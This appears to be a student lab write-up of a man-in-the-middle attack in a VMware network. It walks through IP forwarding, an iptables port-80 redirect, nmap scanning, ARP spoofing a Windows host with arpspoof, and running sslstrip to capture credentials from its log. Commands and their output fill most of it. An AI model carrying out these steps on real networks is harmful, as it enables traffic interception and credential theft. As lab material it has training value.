




SSL STRIPPING AND ARP SPOOFING IN KALI LINUX



SSL Stripping and ARP Spoofing in Kali Linux

1. First I have installed and start the Parrot VMware.



Then I have opened the parrot terminal with root account.

```
[x]-[parrot@parrot]-[~]
$sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for parrot:
```

2. Now, lets install the tool sslstrip using this command:

```
sudo apt update  
apt install sslstrip  
OR  
git clone https://github.com/moxie0/sslstrip
```

```
[x]-[root@parrot]-[/home/parrot]  
#git clone https://github.com/moxie0/sslstrip  
Cloning into 'sslstrip'...  
remote: Enumerating objects: 42, done.  
remote: Counting objects: 100% (21/21), done.  
remote: Compressing objects: 100% (11/11), done.  
remote: Total 42 (delta 11), reused 10 (delta 10), pack-reused 21  
Receiving objects: 100% (42/42), 28.43 KiB | 388.00 KiB/s, done.  
Resolving deltas: 100% (16/16), done.
```

3. Now Installing Dsniff

```
apt install dsniff
```

```
[root@parrot]-[/home/parrot]  
#apt install dsniff  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
dsniff is already the newest version (2.4b1+debian-30).  
dsniff set to manually installed.  
0 upgraded, 0 newly installed, 0 to remove and 267 not upgraded.  
[root@parrot]-[/home/parrot]  
#
```

4. Now I have to check my networks and the ip address and mac addresses of my pc by command ifconfig

```
[root@parrot]-[/home/parrot]  
#ifconfig  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

This has shown that we are using lo interface with 127.0.0.1 ip address.

5. Now the next step is ip forwarding using this command:

```
echo '1' > /proc/sys/net/ipv4/ip_forward
```

```
[root@parrot]-[/home/parrot]  
#echo '1' > /proc/sys/net/ipv4/ip_forward
```

6. Now next part is IP table configuration:


```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
```

```
[x]-[root@parrot]-[/home/parrot]  
#iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080  
[root@parrot]-[/home/parrot]  
#
```

This command is redirecting incoming TCP traffic on port 80 to port 8080, often used for transparent proxying or interception of web traffic for various purposes, including security analysis.

7. Now finding out the gateway IP of our router.

```
route -n
```



```
[root@parrot]~/home/parrot
#route -n
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0        192.168.134.2  0.0.0.0         UG    100    0      0 ens33
192.168.134.0  0.0.0.0        255.255.255.0   U     100    0      0 ens33
[root@parrot]~/home/parrot
#
```

The route -n command is displaying the system's Kernel IP routing table in two lines:

- The first line indicates the default gateway (0.0.0.0) with the associated gateway address (192.168.134.2). This line is responsible for routing all traffic with an unknown destination to the specified gateway.
- The second line represents a network (192.168.134.0) with a netmask (255.255.255.0) that is directly accessible via the network interface ens33. It essentially defines a route for the local network segment 192.168.134.0/24 indicating that traffic destined for that network should be sent directly via the ens33 interface.

In summary, the route -n command displays routing information, showing where network traffic should be directed based on destination IP addresses and network masks.

8. Finding out targets in the network:

```
nmap -sS -O 192.168.134.2/24
```

```
nmap -sS -O 192.168.134.2/24 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/parrot]
#nmap -sS -O 192.168.134.2/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-05 18:22 EDT
Nmap scan report for 192.168.134.1
Host is up (0.0026s latency).
All 1000 scanned ports on 192.168.134.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
README license
Nmap scan report for 192.168.134.2
Host is up (0.0017s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:E9:B9:E9 (VMware)
Aggressive OS guesses: VMware Player virtual NAT device (99%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (93%), Microsoft Windows XP SP3 (93%), DD-WRT v24-sp2 (Linux 2.4 .37) (91%), Linux 3.2 (91%), DVTel DVT-9540DW network camera (91%), Actiontec MI424WR-GEN3I WAP (90%), BlueArc Titan 2100 NAS device (89%), Linux 4.4 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.134.254
Host is up (0.00027s latency).
All 1000 scanned ports on 192.168.134.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E1:23:D5 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.134.134
Host is up (0.00010s latency).
All 1000 scanned ports on 192.168.134.134 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 14.03 seconds
[root@parrot]-[/home/parrot]
#
```

192.168.134.2:

- Host is up with low latency.
- Most ports are closed (999 closed ports).
- Port 53/tcp (domain) is open.
- The MAC address indicates it's a VMware virtual machine.
- OS detection suggests it might be running VMware Player or various versions of Windows.

9. Now let's check the ip of windows

```
Ipconfig
```



```
C:\Windows\System32>ipconfig

Windows IP Configuration

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::3d30:dea6:b571:21eb%5
    IPv4 Address. . . . . : 192.168.134.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

10. Now let's do the attack:

```
$ arpspoof -i <interface> -t <target IP> -r <gateway IP>
```

```
arpspoof -i ens33 -t 192.168.134.1 -r 192.168.134.2
```

```
[x]-[root@parrot]-[/home/parrot]
#arpspoof -i ens33 -t 192.168.134.1 -r 192.168.134.2
0:c:29:83:b7:7c 0:50:56:c0:0:8 0806 42: arp reply 192.168.134.2 is-at 0:c:29:83:b7:7c
0:c:29:83:b7:7c 0:50:56:e9:b9:e9 0806 42: arp reply 192.168.134.1 is-at 0:c:29:83:b7:7c
0:c:29:83:b7:7c 0:50:56:c0:0:8 0806 42: arp reply 192.168.134.2 is-at 0:c:29:83:b7:7c
0:c:29:83:b7:7c 0:50:56:e9:b9:e9 0806 42: arp reply 192.168.134.1 is-at 0:c:29:83:b7:7c
0:c:29:83:b7:7c 0:50:56:c0:0:8 0806 42: arp reply 192.168.134.2 is-at 0:c:29:83:b7:7c
0:c:29:83:b7:7c 0:50:56:e9:b9:e9 0806 42: arp reply 192.168.134.1 is-at 0:c:29:83:b7:7c
0:c:29:83:b7:7c 0:50:56:c0:0:8 0806 42: arp reply 192.168.134.2 is-at 0:c:29:83:b7:7c
0:c:29:83:b7:7c 0:50:56:e9:b9:e9 0806 42: arp reply 192.168.134.1 is-at 0:c:29:83:b7:7c
0:c:29:83:b7:7c 0:50:56:c0:0:8 0806 42: arp reply 192.168.134.2 is-at 0:c:29:83:b7:7c
0:c:29:83:b7:7c 0:50:56:e9:b9:e9 0806 42: arp reply 192.168.134.1 is-at 0:c:29:83:b7:7c
^CCleaning up and re-arping targets...
0:c:29:83:b7:7c 0:50:56:c0:0:8 0806 42: arp reply 192.168.134.2 is-at 0:50:56:e9:b9:e9
0:c:29:83:b7:7c 0:50:56:e9:b9:e9 0806 42: arp reply 192.168.134.1 is-at 0:50:56:c0:0:8
0:c:29:83:b7:7c 0:50:56:c0:0:8 0806 42: arp reply 192.168.134.2 is-at 0:50:56:e9:b9:e9
```


11. Enter the command:

```
sslstrip -l 8080
```

This will start sslstrip and listen on port 8080 for incoming HTTP traffic.

12. Capture the credentials by the command:

```
cat sslstrip.log
```



```
[root@parrot]-[/home/parrot]
#cat sslstrip.log
```

Menu cd .. - Parrot Terminal